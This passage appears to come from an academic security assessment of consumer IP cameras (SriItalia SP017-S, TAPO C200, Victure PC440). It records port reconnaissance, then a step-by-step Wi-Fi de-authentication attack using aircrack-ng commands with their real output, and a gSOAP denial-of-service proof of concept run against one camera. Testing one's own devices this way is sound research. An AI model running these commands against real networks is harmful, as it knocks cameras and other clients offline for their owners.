As we can see, this command didn't return any useful results about ports.

SRIITALIA SP017-S

Even though the *SriItalia SP017-S* claims to be ONVIF compliant – they also put this information on the box, as displayed in Figure 14, top–, the official ONVIF website⁷ has no records about the product – Figure 14, bottom. Anyway, we assumed the truthfulness of the information provided by the box.




Figure 14: SriItalia doesn't seem to be ONVIF compliant, but the box says otherwise

After inserting the IP address of the Cam in the search bar, we were prompted with a login web page, as shown in Figure 15.




Figure 15: SriItalia Login page after using the IP of the Cam as an URL

⁷ <https://www.onvif.org/conformant-products/>

The Nmap command resulted in four open ports: 80, 443, 843, and 1300. We tried to exploit these via Burpsuite but the attempt was unsuccessful.

Using Angry IP Scanner, we were able to find some new open ports which were 6688, 8699, and 8554 – in which the RTSP service was running. The latter turned out to be useful for a MITM attack.

Trusting the information on the box we, also, tried to launch the `nmap` command to extract any exploitable RTSP URLs.

Unfortunately, all of them were listed as `401: unauthorized` response status code indicating that the client request had not been completed because it lacked valid authentication credentials for the requested resource.

Through a simple search on the web⁸ (Figure 16) we found that some Sricam dispose of RTSP support with the following URL: `rtsp://[IP_of_the_cam]:8554/profile0`




Figure 16: RTSP correct URL for the SriItalia cam

The latter turned out to be exploitable for the MITM attack.

⁸ <https://community.home-assistant.io/t/problem-with-onvif-sricam-camera/36272/9>

3.2 DoS attack: De-authentication

Description: *De-authentication* is a type of denial-of-service attack that targets communication between a user, in our case the IP Cam, and a Wi-Fi wireless access point. With this attack, one can disconnect a client from the access point that it is connected to.

Tools: `ifconfig`; `iwconfig`; aircrack-ng tools: `airmon-ng`, `airodump-ng`, `aireplay-ng`; `bitfu/gsoap2.8-dos-exploit`⁹.

Aircrack-ng¹⁰ is a suite of tools to assess WiFi network security. It focuses on different areas of WiFi security but the ones we were interested in were the following:

- *Monitoring:* Packet capture and export of data to text files for further processing by third-party tools.
- *Attacking:* Replay attacks, de-authentication, fake access points, and others via packet injection.


As already stated, due to the fact that Virtual Machines tend to interpret the wireless network interfaces as ethernet ones, since the tools provided by Aircrack-ng need to exploit the wireless connection, we had to craft a USB flash drive, with the live kali distro burned in, to properly launch each command.

The `ifconfig` command is used to configure or view the configuration of a network interface – it differs from the `iwconfig` command since the latter is dedicated to wireless network interfaces.

According to what we just said, by simply launching the command with no arguments, like this

```
ifconfig
```

the virtual machine outputted all the network interfaces that were currently operating – `lo` and `eth0` – as shown in Figure 17.



```
(kali@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.199.128 netmask 255.255.255.0 broadcast 192.168.199.255
    inet6 fe80::20c:29ff:feb9:4fac prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:b9:4f:ac txqueuelen 1000 (Ethernet)
    RX packets 1 bytes 342 (342.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 11 bytes 1142 (1.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 24 bytes 1440 (1.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 24 bytes 1440 (1.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~]
$
```

Figure 17: `ifconfig` output when launched on a VM: no wireless network detected

⁹ <https://github.com/bitfu/sricam-gsoap2.8-dos-exploit>

¹⁰ <https://aircrack-ng.org/doku.php?id=Main>

To perform the de-authentication attack we followed this process:

- 1) Kill interfering processes: we kill interfering processes that can cause trouble.
- 2) Enable “monitor mode” in the wireless interface: such modality allows to read all the packets of data and control the traffic received on wireless-only networks.
- 3) Monitor the network.
- 4) Find devices connected to our modem.
- 5) Determine the IP cam among all the devices.
- 6) Perform the attack.




Figure 18: De-authentication Framework

For each task of the attack framework, we used the *aircrack-ng* suite of tools.

Each *aircrack-ng* tool needed to be launched as *admin*, so we preceded each command with the keyword `sudo`.

Since we wanted to put the card in monitoring mode, it was very important to kill the network managers.

aircrack-ng provides a tool to kill interfering processes by simply running the following command:

```
airmon-ng check kill
```

which output showed the killed processes, as displayed in Figure 19.

```
(kali@kali)-[~]
$ sudo airmon-ng check kill

Killing these processes:

  PID Name
  1515 wpa_supplicant
```


Figure 19:airmon-ng check kill output: processes killed

In the next phase of the attack framework, we had to put our wireless card in monitoring mode.

Firstly, we needed to run the following command:

```
ifconfig
```

to capture our wireless network connection which, for the rest of the paragraph, we'll refer to with the term *wlan0*, as shown in Figure 20.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    ether 08:97:98:ef:d6:92 txqueuelen 1000 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 322 bytes 29898 (29.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 322 bytes 29898 (29.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.1.133 netmask 255.255.255.0 broadcast 192.168.1.255  
    inet6 fe80::5685:b33f:f1f9:72cc prefixlen 64 scopeid 0<link>  
    ether e0:2b:e9:9d:56:07 txqueuelen 1000 (Ethernet)  
    RX packets 16850 bytes 21590447 (20.5 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4953 bytes 608427 (594.1 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(kali@kali)-[~]  
$
```

Figure 20: ifconfig when launched on the kali live

Secondly, we put *wlan0* in monitor mode – Figure 21 – employing the following command:

```
sudo airmon-ng start wlan0
```



```
(kali@kali)-[~]  
$ sudo airmon-ng start wlan0  
  
PHY      Interface      Driver      Chipset  
phy0     wlan0          rtw_8822ce  00.0 Network controller: Realtek Semiconductor Co., Ltd. RTL8822CE 802.11ac  
PCIe Wireless Network Adapter  
          (monitor mode enabled)
```

Figure 21: airmon-ng start wlan0 output: we enabled monitor mode for the wlan0

To be sure that *wlan0* is in “monitor mode”, we simply used the command

```
iwconfig
```

If all went smoothly, the “Mode” description will simply be “Monitor”, as displayed in Figure 22.

```
(kali@kali)-[~]
└─$ iwconfig
lo                no wireless extensions.

wlan0             IEEE 802.11 Mode:Monitor Frequency:2.457 GHz Tx-Power=20 dBm
                  Retry short limit:7 RTS thr:off   Fragment thr:off
                  Power Management:on
```

Figure 22: iwconfig output after putting wlan0 on monitor mode

We're now sure that *wlan0* is in “monitor mode”.

Now, we needed to monitor the network. We did this through another *aircrack-ng* tool: *airodump-ng*.

The *airodump-ng* tool is mostly used to detect wireless interfaces and capture packets. If launched, it will display a list of detected access points, and also a list of connected clients (“stations”).

By simply running the

```
sudo airodump-ng wlan0
```

command, we were able to monitor the network – Figure 23.

NB. In some cases, it was necessary to specify the *mon* keyword right beside the network interface as *wlan0mon*.

CH 7][Elapsed: 12 s][2022-06-20 11:23

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
F0:51:36:D9:B1:87	-39	19	451	27	1	130	WPA2 CCMP	PSK Modem 4G Wi-Fi_B187
74:A0:2F:FC:28:83	-65	8	0	0	11	195	WPA2 CCMP	PSK <length: 1>
74:A0:2F:FC:28:81	-63	8	0	0	11	195	WPA2 CCMP	PSK MMI-Internet
74:A0:2F:FC:28:82	-63	10	0	0	11	195	WPA2 CCMP	PSK TA_MARISTANAV
74:A0:2F:FC:28:80	-62	10	0	0	11	195	OPN	WIFI_GUEST
FE:27:68:32:7D:CF	-64	16	0	0	6	130	WPA3 CCMP	SAE iPhone Xs Max
10:DA:43:60:00:1C	-75	13	7	0	1	130	WPA2 CCMP	PSK NTGR_Miky01C
AA:97:CF:29:38:F0	-86	10	0	0	1	360	WPA2 CCMP	PSK DODOCELL
EC:8C:9A:63:2E:F0	-83	14	0	0	11	65	WPA2 CCMP	PSK HUAWEI Mate 20 lite

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	22:5A:89:EC:00:D4	-58	0 - 1	0	4		
(not associated)	06:CC:F7:61:69:26	-86	0 - 1	0	1		
F0:51:36:D9:B1:87	2A:B5:9D:17:12:A0	-23	24e-24e	103	366		
F0:51:36:D9:B1:87	34:20:03:AA:3A:26	-27	24e-24e	214	64		
F0:51:36:D9:B1:87	0C:DD:24:5A:5D:A2	-67	24e- 6e	0	24		
10:DA:43:60:00:1C	00:27:10:F4:F9:78	-58	0 -24e	0	6		

Figure 23: airodump-ng wlan0 output: monitoring of the network

We did this with the intent to capture all of the devices which are connected to our network including the IP Cam.

The information we needed are two:

- The BSSID of our modem. In Figure 23 we identified it thanks to its ESSID, which is the wireless network name, Modem 4g Wi-Fi:B187. It's clear that the needed BSSID is F0:51:36:D9:BI:87 .
- The channel number of our modem: in Figure 23 the channel number is under the CH field. In our case, the channel was 1.

The BSSID of our modem is the MAC Address of the access point.

Lastly, we need to individuate the IP cam among all devices connected to our modem.

To accomplish this, we need its BSSID (MAC Address).


We launch the command

```
sudo airodump-ng --bssid [MODEMs_BSSID] -c [#channel] wlan0
```

in order to acquire the BSSID of the IP Cam.

NOTE: the [MODEMs_BSSID] and [#channel] arguments must be changed respectively with the current modem's BSSID address – the one detected previously was F0:51:36:D9:B1:87 – and the modem's channel – the one detected previously was 1. Even in this case, the wlan0 argument can be wlan0mon.

The output of the previous command will be something similar to what is displayed in Figure 24 which shows that only three devices are connected to the network.



BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
F0:51:36:D9:B1:87	-39	1	61	86 12	1	130	WPA2	CCMP	PSK	Modem 4G Wi-Fi_B187

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
F0:51:36:D9:B1:87	2A:B5:9D:17:12:A0	-21	1e-24e	4173	82		
F0:51:36:D9:B1:87	34:20:03:AA:3A:26	-23	1e-24e	0	2		
F0:51:36:D9:B1:87	0C:DD:24:5A:5D:A2	-67	24e- 6e	0	22		

Figure 24: airodump-ng command to capture devices connected to wlan0 output

We now need to detect the IP Cam among all of the listed devices. This can be done in two ways:

- By attempting to perform the attack on all of the detected devices, starting from the first.
- By entering the Wi-Fi modem connection management system, as in Figure 25.




Figure 25: IP Cam MAC Address

The de-authentication attack was performed through another *aircrack-ng* tool: *aireplay-ng*

The *airplay-ng* tool's primary function is to generate traffic with the means to interrupt the current service.

To perform the attack, we used the following command

```
sudo aireplay-ng --deauth [number_of_packets] -a [MODEMs_BSSID] -c [STATION] wlan0
```


in which:

- [number_of_packets]: is the number of packets to send to crash the service. We replaced it with the 100000 value.
- [MODEMs_BSSID]: modem's BSSID address – the one detected previously was F0:51:36:D9:BI:87 .
- [STATION]: is the MAC ADDRESS of the IP Cam. In Figure 24 is 34:20:03:AA:3A:26.
- In some cases, the wlan0 argument can be wlan0mon.

In Figure 26 an example of the latter command's output.

```
(kali@kali)~$ sudo aireplay-ng --deauth 10000 -a F0:51:36:D9:B1:87 -c 34:20:03:aa:3a:26 wlan0
11:31:28 Waiting for beacon frame (BSSID: F0:51:36:D9:B1:87) on channel 1
11:31:29 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [68|61 ACKs]
11:31:29 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 1|18 ACKs]
11:31:30 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:31 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [145|153 ACKs]
11:31:31 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [23|26 ACKs]
11:31:32 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:32 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 2|24 ACKs]
11:31:33 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [182|183 ACKs]
11:31:33 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|17 ACKs]
11:31:34 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:34 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [30|52 ACKs]
11:31:35 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [122|122 ACKs]
11:31:36 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 2|24 ACKs]
11:31:36 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:37 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [41|60 ACKs]
11:31:37 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [133|132 ACKs]
11:31:38 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 1|15 ACKs]
11:31:38 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:39 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [68|87 ACKs]
11:31:39 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [104|108 ACKs]
11:31:40 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|23 ACKs]
11:31:40 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 2|23 ACKs]
11:31:41 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [126|139 ACKs]
11:31:42 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [49|58 ACKs]
11:31:42 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|23 ACKs]
11:31:43 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|25 ACKs]
11:31:43 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [184|181 ACKs]
11:31:44 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [10|16 ACKs]
11:31:44 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 2|24 ACKs]
11:31:45 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [25|42 ACKs]
11:31:45 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [138|136 ACKs]
11:31:46 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|21 ACKs]
11:31:46 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:47 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [72|89 ACKs]
11:31:48 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [100|102 ACKs]
11:31:48 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 0|24 ACKs]
11:31:49 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 1|24 ACKs]
11:31:49 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [156|166 ACKs]
11:31:50 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 9|22 ACKs]
11:31:50 Sending 64 directed DeAuth (code 7). STMAC: [34:20:03:AA:3A:26] [ 6|23 ACKs]
```

Figure 26: aireplay-ng attack output

If the attack succeeded, the results would be:

- Freezing of the last frame captured by the cam.
- Error message stating the “connection was lost”.
- Instant disconnection from the network.

TAPO C200

The de-authentication attack worked smoothly on the TAPO C200.

We also tried the gSOAP DoS attack since, in the reconnaissance phase, it was the only device that expressively showed us the vulnerability.

We used the `birfu/gsoap2.8-dos-exploit`¹¹ tool, found during the reconnaissance phase, to perform a generic DoS attack by sending multiple incomplete HTTP requests.

For each request, hopefully, the IP Cam implementation of the gSOAP web server will wait 20 seconds before responding – but the camera will still accept more incoming connections and queue them.

This condition can be exploited to reliably cause a denial of service.

The command to perform such attack is:

```
sudo ./Sricam gSOAP PoC exploit.sh [IP of the CAM] 2020 100000
```



Figure 27: TAPO De-authentication

At a first attempt, we specified a little number of requests, and the DoS attack didn't work.

Then we attempted to increase the number of requests to 10000 and the service suddenly stopped working.

[illegible]

Figure 28: gSOAP DoS attack performed on the TAPO

In both cases, during the DoS attacks, these were the behaviours of the IP Cam:

- Connection popup appeared stating about the low-quality internet connection.
- Image froze at the last frame before the attack.
- Time indicator stopped.
- The buffer symbol remained still in the foreground of the device's screen.
- No possibility of interaction with the camera (no possibility to pan or tilt or talk or rotate, and so on).

¹¹ <https://github.com/bitfu/sricam-gsoap2.8-dos-exploit>

VICTURE PC440

Once the attack is launched through the `aireplay-ng` de-authentication command, the camera immediately freezes.

You can immediately appreciate:

- K/s indicator went to zero.
- Image froze.
- Time indicator stopped.
- The buffer symbol remained still in the foreground of the device screen.




Figure 29: Victure de-authentication

Since no open ports were found during the reconnaissance phase, we didn't launch the gSOAP attack on this camera.

SRIITALIA SP017-S

As soon as we launched the command to attack the SriItalia SP017-S, the image instantly froze while no feedback was given to the user – Figure 30, left.

